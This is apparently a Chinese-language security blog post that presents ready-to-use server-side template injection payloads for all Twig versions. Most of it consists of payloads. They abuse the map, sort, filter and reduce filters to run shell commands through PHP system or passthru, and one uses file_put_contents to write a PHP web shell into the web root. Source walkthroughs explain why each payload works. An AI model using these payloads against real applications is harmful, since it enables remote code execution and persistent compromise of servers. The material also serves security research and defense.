TWIG 全版本通用 SSTI payloads

yxxx / 2020-04-10 09:55:48 / 浏览数 12357

TWIG 全版本 通用 SSTI payload

上次发了一篇Twig 3.x with Symfony的SSTI利用方法，这几天刷twitter的时候又看到了一篇writeup，里面提到了另外一种rce的方法，这种方法不依赖于Symfony。

payloads

直接上结论，下面的payload在Twig 3.x 版本测试通过，看了1.x和2.x版本的代码，应该也是可以利用的。

- `{{["id"]|map("system")|join(",")`
- `{{["id", 0]|sort("system")|join(",")}}`
- `{{["id"]|filter("system")|join(",")}}`
- `{{[0, 0]|reduce("system", "id")|join(",")}}`
- `{{{"<?php phpinfo();":"/var/www/html/shell.php"}|map("file_put_contents")}}`

分析

map

文档里面map的用法

map¶

The `map` filter applies an arrow function to the elements of a sequence or a mapping. The arrow function receives the value of the sequence or mapping:

```
{% set people = [
    {first: "Bob", last: "Smith"},
    {first: "Alice", last: "Dupond"},
] %}

{{ people|map(p => "#{p.first} #{p.last}")|join(', ') }}
{# outputs Bob Smith, Alice Dupond #}
```


允许用户传一个arrow function， arrow function最后会变成一个 `closure`

举个例子

`{{["man"]|map((arg)=>"hello #{arg}")}}`

会被编译成

```
twig_array_map([0 => "id"], function ($__arg__) use ($context, $macros) { $context["arg"] = $__arg__; return ("hello
" . ($context["arg"] ?? null))
```

`map` 对应的函数是 `twig_array_map` ,下面是其实现

```
function twig_array_map($array, $arrow)
{
    $r = [];
    foreach ($array as $k => $v) {
        $r[$k] = $arrow($v, $k);
    }

    return $r;
}
```

从上面的代码我们可以看到，$arrow 是可控的，可以不传arrow function，可以只传一个字符串。所以我们需要找个两个参数的能够命令执行的危险函数即可。通过查阅常见的命令执行函数：

- system (string `$command` [, int `&$return_var`]) : string
- passthru (string `$command` [, int `&$return_var`])
- exec (string `$command` [, array `&$output` [, int `&$return_var`]]) : string
- popen (string `$command` , string `$mode`)
- shell_exec (string `$cmd`) : string

只要可以传两个参数的基本都可以，所以前四个都是可以用的。

思考一下如果上面的都被禁了，还有其他办法吗？


- file_put_contents (string `$filename` , mixed `$data` [, int `$flags` = 0 [, resource `$context`]]) : int

通过 `{{{"<?php phpinfo();":"/var/www/html/shell.php"}|map("file_put_contents")}}` 写个shell 也是可以的。


当然了应该还有其他函数可以利用。

下面通过调试来看一下传arrow fucntion 和 直接传字符串会有什么不同。

`(arg)=>"hello #{arg}"` 会被解析成ArrowFunctionExpression，经过一些列处理会变成一个闭包函数。



但是如果我们传的是 `{{["id"]|map("passthru")}}` `passthru` 会被解析成 ConstanExpression



`{{["id"]|map("passthru")}}` 最终会被编译成下面这样

```
twig_array_map([0 => "whoami"], "passthru")
```

按照这个思路，我们去找$arrow 参数的， 可以发现下面几个filter也是可以利用的


sort

```
function twig_sort_filter($array, $arrow = null)
{
    if ($array instanceof \Traversable) {
        $array = iterator_to_array($array);
    } elseif (!\is_array($array)) {
        throw new RuntimeError(sprintf('The sort filter only works with arrays or "Traversable", got "%s".',
\gettype($array)));
    }

    if (null !== $arrow) {
        uasort($array, $arrow);
    } else {
        asort($array);
    }

    return $array;
}
```

> usort (array `&$array` , callable `$value_compare_func`) : bool



所以我们可以构造

```
{{["id", 0]|sort("passthru")}}
```

filter

```
function twig_array_filter($array, $arrow)
{
    if (\is_array($array)) {
        return array_filter($array, $arrow, \ARRAY_FILTER_USE_BOTH);
    }

    // the IteratorIterator wrapping is needed as some internal PHP classes are \Traversable but do not implement
\Iterator
    return new \CallbackFilterIterator(new \IteratorIterator($array), $arrow);
}
```

> array_filter (array `$array` [, callable `$callback` [, int `$flag` = 0]]) : array

只需要传一个参数即可

```
{{["id"]|filter('system')}}
```

reduce

```
function twig_array_reduce($array, $arrow, $initial = null)
{
    if (!\is_array($array)) {
        $array = iterator_to_array($array);
    }

    return array_reduce($array, $arrow, $initial);
}
```

> array_reduce (array `$array` , callable `$callback` [, mixed `$initial` = `NULL`]) : mixed

刚开始还是像前面那样构造成了

```
{{["id", 0]|reduce("passthru")}}
```

但是会发现没有执行成功，是因为第一次调用的是 `passthru($initial, "id")` ，`$initial` 是null，所以会失败。所以把 `$initial` 赋值成要执行的命令即可

```
{{[0, 0]|reduce("passthru", "id")}}
```

不知道有没有自动化fuzz，把php允许有callback参数的所有函数找出来，如果有师傅研究过，欢迎来交流。

参考链接

- https://cyku.tw/volgactf-2020-qualifier/

上一篇： 一次实战sql注入绕狗　下一篇： 谈谈Javascript中的变量升级